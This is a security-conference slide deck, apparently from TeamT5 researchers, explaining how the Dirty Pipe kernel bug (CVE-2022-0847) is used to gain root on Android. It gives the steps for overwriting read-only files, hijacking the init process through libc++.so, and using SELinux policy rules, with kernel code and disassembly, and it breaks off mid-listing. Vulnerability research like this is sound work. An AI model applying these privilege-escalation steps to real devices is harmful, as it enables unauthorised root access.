2022/8/20

How we use Dirty Pipe to get reverse root shell on Android Emulator and Pixel 6

TeamT5 D39 Intern LiN
TeamT5 D39 Intern YingMuo

TEAMT5
杜 浦 數 位 安 全
Persistent Cyber Threat Hunters

Whoami

LiN

- TeamT5 D39 Vulnerability Researcher (Intern)
- NSYSU ISLAB
- 2020 GCC(Global CyberSecurity Camp) student

YingMuo

- TeamT5 D39 Vulnerability Researcher (Intern)
- Balsn CTF member

AGENDA

01 Dirty Pipe Intro

02 Hijack Android init process

03 Bypass SELinux

04 On Pixel 6


05 Conclusion

Dirty Pipe Intro

Dirty Pipe Intro

TEAMT5 杜浦數位安全

- CVE-2022-0847
- Linux kernel version > 5.8
- Arbitrarily write read-only files (No depend on any CAPs)
- Similar as CVE-2016-5195 (Dirty Cow)
- But more easier to trigger
- Correspond to Android 12
    - Google Pixel 6
    - SAMSUNG Galaxy S22



Pipe Splice & Zero copy

TEAMT5 杜浦數位安全

- Page Cache -> copy to userspace
- When use splice system call to do zero copy, instead of directly copy data to pipe_buffer it will use index to find page cache and copy reference of page to this cache and then copy data to pipe_buffer->page
- In order to avoid memory waste, pipe_buffer have a flag called PIPE_BUF_FLAG_CAN_MERGE

```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```
buf->ops = &page_cache_pipe_buf_ops;
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;

pipe->head = i_head + 1;
i->iov_offset = offset + bytes;
i->head = i_head;
```

Dirty Pipe Vulnerability

TEAMT5 杜浦數位安全


- When get buffer page , flag do not initialize
- If CAN_MERGE flag is on
  - In copy_page_to_iter_pipe
  - Write data to page -> overwrite target page


```
buf->ops = &page_cache_pipe_buf_ops;
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;

pipe->head = i_head + 1;
i->iov_offset = offset + bytes;
i->head = i_head;
```

Dirty Pipe Vulnerability

TEAMT5 杜 浦 數 位 安 全






Dirty Pipe Vulnerability

TEAMT5 杜浦數位安全

Ex : splice(fd,offset(0),pipe,NULL,len(1),0)

Trigger overwrite !



Dirty Pipe Attack Flow

TEAMT5 杜浦數位安全

1. Create pipe
2. Fill the pipe (set PIPE_BUF_FLAG_CAN_MERGE)
3. When pipe is full we can’t write
    - Drain the pipe (leave the flag on structure)
4. Splice data from overwrite target file
5. Finally overwrite target !

Dirty Pipe Limitation


TEAMT5 杜浦數位安全

1. Need permission to open, read file
2. At most overwrite 1 page per time
3. Can’t overwrite first byte of each page
4. Can’t overwrite none regular file

Env Different (Android)

TEAMT5 杜浦數位安全

- No file has the set-user-ID bit set
- How to Debug
- SElinux Protection



Environment (Emulator)

TEAMT5 杜浦數位安全

- android-12.1.0_r2
  - sdk_phone_x86_64 (Android Emulator)
- common-android12-5.10-2021-12 (kernel 5.10.66)
  - Dirty-Pipe had been patched , we patched back for testing.
  - BUILD_CONFIG=common/build.config.gki.x86_64
- Add rule (typetransition init_32_0 vendor_toolbox_exec_32_0 process vendor_modprobe)
  - We don't find it in emulator but It seems to exist in Pixel 6 at other's repo

Hijack Android init process

Why choose init process

TEAMT5 杜浦數位安全


- init have root privilege
- SELinux
  - vendor_modprobe can module_load vendor_file
  - init can transition to vendor_modprobe by execve vendor_toolbox_exec

```
root@D39-OptiPlex-7060:/home/charlie_d39/policy# sesearch --allow policy | grep module_load
allow ueventd vendor_file:system module_load;
allow vendor_modprobe vendor_file:system module_load;
```

```
root@D39-OptiPlex-7060:/home/charlie_d39/policy# sesearch -T policy  | grep vendor_modprobe
type_transition init vendor_toolbox_exec:process vendor_modprobe;
type_transition vendor_modprobe crash_dump_exec:process crash_dump;
type_transition vendor_modprobe netutils_wrapper_exec:process netutils_wrapper;
```

Android init

TEAMT5 杜浦數位安全



Android init epoll_wait

TEAMT5 杜浦數位安全

- After finish SecondStageMain, init will in a while loop statement , waiting for event trigger
    - Shutdown state
    - PropertyChanged -> (setprop)

- If call setprop will try to communicate with the listen fd

Hijack Android init process

- Since normal user don't have the permission to access init binary
  - Dirty pipe overwrite process mapping files -> Won't trigger Copy On Write on kernel
  - Also init is a dynamic linked binary
    - Overwrite library !
- Init is written in C++ lang, we can inject libc++.so to hijack its flow
  - Find useless function in libc++.so

Hijack Android init process

TEAMT5 杜浦數位安全

1. Find the method to trigger epoll_wait event
2. Inject libc++.so ios_base::init
3. Hijack the flow that it process the event

```
while ( 1 )
{
  v7 = *v5;
  v8 = events;
  v9 = epoll_wait(v7, events, v6, v4);
  if ( v9 != -1 )
    break;
  v10 = (int *)__errno(v7, v8);
  v11 = *v10;
  if ( *v10 != 4 )
  {
    v12 = v10;
    *((_QWORD *)&v34 + 1) = 0LL;
    std::__1::ios_base::init((std::__1::ios_base *)&v40, &v36);
    v41 = 0LL;
    v42 = -1;
```

Target we choose in libc++.so

ios_base::init()


```
text:000000000006C020 _ZNSt3__18ios_base4initEPv proc near      ; DATA XREF: LO
text:000000000006C020                                           ; .got.plt:off_
text:000000000006C020 ; __unwind {
text:000000000006C020                 mov     [rdi+28h], rsi
text:000000000006C024                 xor     eax, eax
text:000000000006C026                 test    rsi, rsi
text:000000000006C029                 setz    al
text:000000000006C02C                 mov     [rdi+20h], eax
text:000000000006C02F                 mov     dword ptr [rdi+24h], 0
text:000000000006C036                 mov     dword ptr [rdi+8], 1002h
text:000000000006C03D                 movaps  xmm0, cs:xmmword_32B00
text:000000000006C044                 movups  xmmword ptr [rdi+10h], xmm0
text:000000000006C048                 lea     rax, [rdi+30h]
text:000000000006C04C                 xorps   xmm0, xmm0
text:000000000006C04F                 movups  xmmword ptr [rdi+38h], xmm0
text:000000000006C053                 movups  xmmword ptr [rdi+48h], xmm0
text:000000000006C057                 movups  xmmword ptr [rdi+58h], xmm0
text:000000000006C05B                 movups  xmmword ptr [rdi+68h], xmm0
text:000000000006C05F                 movups  xmmword ptr [rdi+78h], xmm0
text:000000000006C063                 mov     rdi, rax        ; this
text:000000000006C066                 jmp     __ZNSt3__16localeC2Ev ; std::
text:000000000006C066 ; } // starts at 6C020
text:000000000006C066 _ZNSt3__18ios_base4initEPv endp
text:000000000006C066
```

__cxa_vec_delete

```
.text:0000000000051830                 public __cxa_vec_delete
.text:0000000000051830 __cxa_vec_delete proc near               ; DATA XREF:
.text:0000000000051830
.text:0000000000051830 var_41          = byte ptr -41h
.text:0000000000051830
.text:0000000000051830 ; __unwind {
.text:0000000000051830                 push    rbp
.text:0000000000051831                 push    r15
.text:0000000000051833                 push    r14
.text:0000000000051835                 push    r13
.text:0000000000051837                 push    r12
.text:0000000000051839                 push    rbx
.text:000000000005183A                 sub     rsp, 18h
.text:000000000005183E                 test    rdi, rdi
.text:0000000000051841                 jz      short loc_518A8
.text:0000000000051843                 mov     rbx, rdi
.text:0000000000051846                 mov     rbp, rdx
.text:0000000000051849                 neg     rbp
.text:000000000005184C                 add     rbp, rdi
.text:000000000005184F                 neg     rdx
.text:0000000000051852                 jnb     short loc_51892
.text:0000000000051854                 mov     r15, rcx
.text:0000000000051857                 test    rcx, rcx
.text:000000000005185A                 jz      short loc_51892
.text:000000000005185C                 mov     r14, rsi
.text:000000000005185F                 mov     r12, [rbx-8]
.text:0000000000051863                 call    ___cxa_uncaught_exception
.text:0000000000051868                 mov     [rsp+48h+var_41], al
.text:000000000005186C                 mov     r13, r14
.text:000000000005186F                 neg     r13
.text:0000000000051872                 lea     rdi, [r12-1]
.text:0000000000051877                 imul    rdi, r14
.text:000000000005187B                 add     rdi, rbx
.text:000000000005187E                 xchg    ax, ax
.text:0000000000051880
.text:0000000000051880 loc_51880:                              ; CODE XREF:
.text:0000000000051880                 sub     r12, 1
.text:0000000000051884                 jb      short loc_51892
.text:0000000000051886                 lea     rbx, [rdi+r13]
.text:000000000005188A                 call    r15
